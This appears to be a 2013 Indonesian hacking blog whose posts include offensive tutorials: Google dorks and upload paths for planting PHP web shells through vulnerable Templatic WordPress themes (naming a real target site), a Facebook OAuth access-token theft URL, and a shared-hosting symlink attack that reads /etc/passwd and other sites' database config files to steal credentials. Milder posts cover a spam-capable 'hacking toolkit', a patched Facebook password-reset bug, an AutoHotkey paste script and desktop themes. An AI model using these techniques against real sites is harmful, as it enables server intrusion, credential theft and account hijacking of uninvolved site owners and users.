Ingat Waktu Coy

Ingat Waktu Coy _

Sabtu, 06 Juli 2013

WordPress Themes Vulnerable to this Exploit:

This is an Old Exploit Angel

WordPress Themes Vulnerable to this Exploit:


Quote:WPStore
eShop
KidzStore
Emporium
Store
eCommerce
framework
Tutorial
1. Go to google and search this dork:
Quote:"StoreBox by Templatic" intext:rings
"StoreBox by Templatic" intext:dress
"StoreBox by Templatic" intext:shoes
"StoreBox by Templatic" intext:jacket
"StoreBox by Templatic" intext:jeans
"StoreBox by Templatic" intext:clothes
"StoreBox by Templatic" intext:purse
2. Click on any Website

Example:
http://shopshack.net

Right Click and click view page source:
[Image: YjYzrlb.jpg]


3. Locate theme within source code.
[Image: 8I2RiEH.jpg]
Which is:
Quote:http://shopshack.net/wp-content/themes/framework/

Notice that the theme is /framework/

We now have found a vulnerable theme to test exploit.


4. Next, add /upload/ to the end of the URL after /framework/
[Image: GEC6WVM.jpg]


5. Use the Uploader to upload your shell. (Supports: .php .txt .html)


Shell Acces:
Quote:/wp-content/uploads/products_img/SHELL-NAME-HERE.php
Example:
Quote:http://shopshack.net/wp-content/uploads/...mg/dir.php
Another Google DorK:

Quote:inurl:/wp-content/themes/wpstore
inurl:/wp-content/themes/eShop
inurl:/wp-content/themes/KidzStore
inurl:/wp-content/themes/Emporium
inurl:/wp-content/themes/Store
inurl:/wp-content/themes/eCommerce
inurl:/wp-content/themes/framework
inurl:/wp-content/themes/framework/chkorder.php?color=
inurl:/wp-content/themes/wpstore/thumb.php?src=
inurl:/wp-content/themes/framework/thumb.php?src=
inurl:/wp-content/themes/eCommerce/thumb.php?src=
inurl:/wp-content/themes/framework/getsubcat.php?q=
Credits: HackForums Heart

Senin, 24 Juni 2013

Another way to hack Facebook accounts using OAuth vulnerability

Another way to hack Facebook accounts using OAuth vulnerability

 1472

 4  0 Digg0 Related Posts Plugin for WordPress, Blogger...


In recent few months White hat hacker Nir Goldshlager reported many critical bugs in Facebook OAuth mechanism, that allowed an attacker to hijack any Facebook account without user's interaction.

Another Pentester with the name 'Amine Cherrai' reported a new Facebook OAuth flaw, whose exploitation is actually very similar to Nir Goldshlager's findings; however, this is a new way which is still vulnerable.

Now, if you are knew about the old vulnerability used on Facebook with OAuth in redirect_url parameter in the URL, there is a new way that Amine Cherrai discovered, to bypass the patch made by Facebook security security team.

He found a new file on Facebook, that allows redirection to steal  the access_token of  the victim's account.
Example: http://facebook.com/connect/xd_arbiter.php?#&origin=http://facebook.com/”
Successful exploitation again allowed hacker to hijack Facebook accounts using OAuth Flaw.

Proof:
http://facebook.com/dialog/oauth?client_id=350685531728&response_type=token&display=page&redirect_uri=http%3A%2F%2Ftouch.facebook.com%2Fconnect%2Fxd_arbiter.php%3F%23%21%2Fapps%2Fmidnighthack%2F%3F%26origin%3Dhttp%3A%2F%2Ffacebook.com%2F

Sabtu, 22 Juni 2013

Target Website Hacking Technique With ‘symlink_urduhack.php’

Lets start….No DDoS.
Apply My Own Concept Which was introduced by me in 2011,with  UrduHack Team..
If your target website is not vulnerable, but you really want to hack it,
How to get the IP of your target?
Open up cmd (Run->cmd.exe or in Vista/7 press ‘Start button’ and in the search bar enter cmd,
then click it) and type ‘ping targethost.com’. Targethost.com is your target of course.
You will see something like this: Pinging it-sec.biz [204.236.239.5] with 32 bytes of data:.
In the brackets ([]) you can see the remote IP. Now enter it on the given website (above).
You will get every website that is hosted on the server (same hosting).
It makes you the job much easier, because the chances of hacking your target website are much bigger.
You need to exploit only one of them to get to your target. If you managed to upload a shell to one of these websites,
you can be 80% sure that you got your target, of course if it uses a SQL Database (Uses every Forum, Blog and other CMS’s.)
After you uploaded a shell,
upload this great php script coded by the UrduHack Team called ‘symlink_urduhack.php’
Download here.
http://www.4shared.com/file/45COXbtl/symlink_urduhack.html
or
http://winnerprinciple.com/
It creates a symlink to your target website.
So you need to know what CMS your target is running and you need to know where the config file is located.
For example in MyBB it is located in ‘inc/config.php’, in vBulletin it is located in ‘includes/config.php’.
In the uploaded shell (not on your target host, on the website you did it) run a command: cat /etc/passwd
This Unix command will display you the contents of the passwd file located in the etc folder.
That means, every user on the system. If your target’s website is ‘forumpowered.com’ (example)
you need to search in the /etc/passwd file something with ‘forum’ or ‘forumpow’.
If you find something like this, you can be sure it is your target. Use CTRL+F for fast search.
Once you found it, go to the shell home (to the directory where the shell was uploaded) and look for the path in the top.
It will be something like this: /home/[namehere]/public_html/.
Copy it to notepad, and replace your username with your targets one, ‘forumpow’ (example).
Open the uploaded file ‘symlink_urduhack.php’ in your browser and
paste there the path from notepad. It will create a symlink to the target website.
Click the symlink0 hyperlink. If everything worked fine, you will be able to see all files on the target site. (Even read).
But it does not work always, so let’s create a direct symlink to the configuration file, so you can connect to the database
and read the contents.
Let’s imagine, the target forum is running vBulletin and you need to get the content of the config files.
You would enter this: /home/forumpow/public_html/includes/config.php.
Would create a direct symlink to this file. Now you can use your SQL Manager on your shell to connect to the database.
Now,
maybe the most hard part is decrypting the passwords…
You can follow this tut or you can simply update the password and salt with already cracked ones and login with it.
Enjoy…

Senin, 06 Mei 2013

Facebook Bug #4: Password Reset Vulnerability Found in www.facebook.com

Sow Ching Shiong, an independent vulnerability researcher has discovered a Password Reset vulnerability in www.facebook.com, which can be exploited by an attacker to bypass certain security restrictions.

In normal circumstances, an authenticated Facebook user is required to enter his/her current password on the change password page to prevent an unauthorized person from changing the password without the user's knowledge.

However, an attacker can change/reset a user's password without knowing the user's current password by accessing this URL directly: https://www.facebook.com/hacked.
After that, the page will be redirected to https://www.facebook.com/checkpoint/checkpointme?f=[userid]&r=web_hacked
Now, the attacker can click "Continue" to change/reset the user's password.

Proof of concept
Step 1: Logon to Facebook and access this URL directly: https://www.facebook.com/hacked. The page will be redirected to https://www.facebook.com/checkpoint/checkpointme?f=[userid]&r=web_hacked


Step 2: Click on "Continue" to proceed


Step 3: Enter "New Password" and "Confirm Password" to change/reset the password.


Conclusion
This vulnerability has been confirmed and patched by Facebook Security Team. I would like to thank them for their quick response to my report.

Selasa, 23 April 2013

Paki Hacking ToolKit v 1.0 By Dr Torjan

A gift for all Pakistani Peoples around the globe on occasion of  14th August.
I sincerely hope, you like my this effort.
Paki Hacking ToolKit v 1.0 which contains Following Features:-

MD5 TOOL

Email Spam
SQL Tool
Encryption & Decrypter
ASCII Art
Ping Web
Google Dorks Scanner


Requirements

==>Require .Net Framework 4.0 to run this application.
*If you are on Windows XP then you would have to install .Net Framework 2.0 as well
Download Link for .NET Framework 2.0: Here
Download Link for .NET Framework 4.0: Here

==>And it will be run on All Microsoft Operating systems

==>Minimum requirement Windows Xp

==>Don't remove any file inside RES folder


Download app from Here

Senin, 15 April 2013

Enable Keyboard Shortcut Ctrl+V to Paste in Windows Command Prompt

If you have used command prompt (Start > cmd) in Windows, you will know that any keyboard shortcut (ex. copy is Ctrl+C) that you normally use in other application is prohibit in Windows command prompt. Hence you can’t copy and paste any text inside command prompt. I don’t know why Microsoft choose not to enable this function. Lately this limitation becomes increasingly irritating, when I’m working on a application with Ruby on Rails that requires a lot command line actions.
So I found a solution that let’s you enable keyboard shortcut Ctrl + V to paste inside Windows Command Prompt.
Credit goes to How-to-geek, what you need to do is first download this nifty utility called AutoHotkey then you need to copy and paste the following script into the program.
#IfWinActive ahk_class ConsoleWindowClass
^V::
SendInput {Raw}%clipboard%
return
#IfWinActive

enable past in cmd
If you aren’t sure what to do with the above code you can download this script and run the script, assume you have AutoHotkey already installed on your machine.
copy and past in cmd
So now while have this utility running you can copy any text and use the keyboard shortcut to paste it inside your Command Prompt.
Enjoy !
Download AutoHotkey here, download enable Paste in Command Prompt Script here.

Selasa, 02 April 2013

free download Top 5 inspiring windows 7 themes for Hackers

1st of all you need to install rainmeter on your computer, for installing these themes, rainmeter is best desktop customization software, download rainmeter from here, these themes are Made for windows 7, but you can use it on windows xp too.

1-  BlueVision Alpha
Blue vision aplha v2.0 is one of the best rainmeter skins, you'll Get lot of attractive widgets in this theme, you can make it more awesome by changing background.
blue+vision+alpha.jpg (1167×647)
Download
2- Jarvis (iRon Man Skin)
Jarvis is a Iron main inspired rainmeter skin, you can convert into hackers theme using new widgets and changing background image,Jarvis skin's centrel interface is damn cool.

Download
3-Tron Legacy ( 3D desktop )

download
4- Alien 3d Rainmeter Skin
alien 3d is amazing skin, it will give a 3d Look to your desktop

Download
5- Blue HDD

Download
Experiment : You can Make your desktop more amazing and awesome, by merging all skins's widgets/pulgins together , take a look, i've made it with blue vision alpha and jarvis

Comment

handapeunpost

English French German Spain Italian Dutch

Russian Portuguese Japanese Korean Arabic Chinese Simplified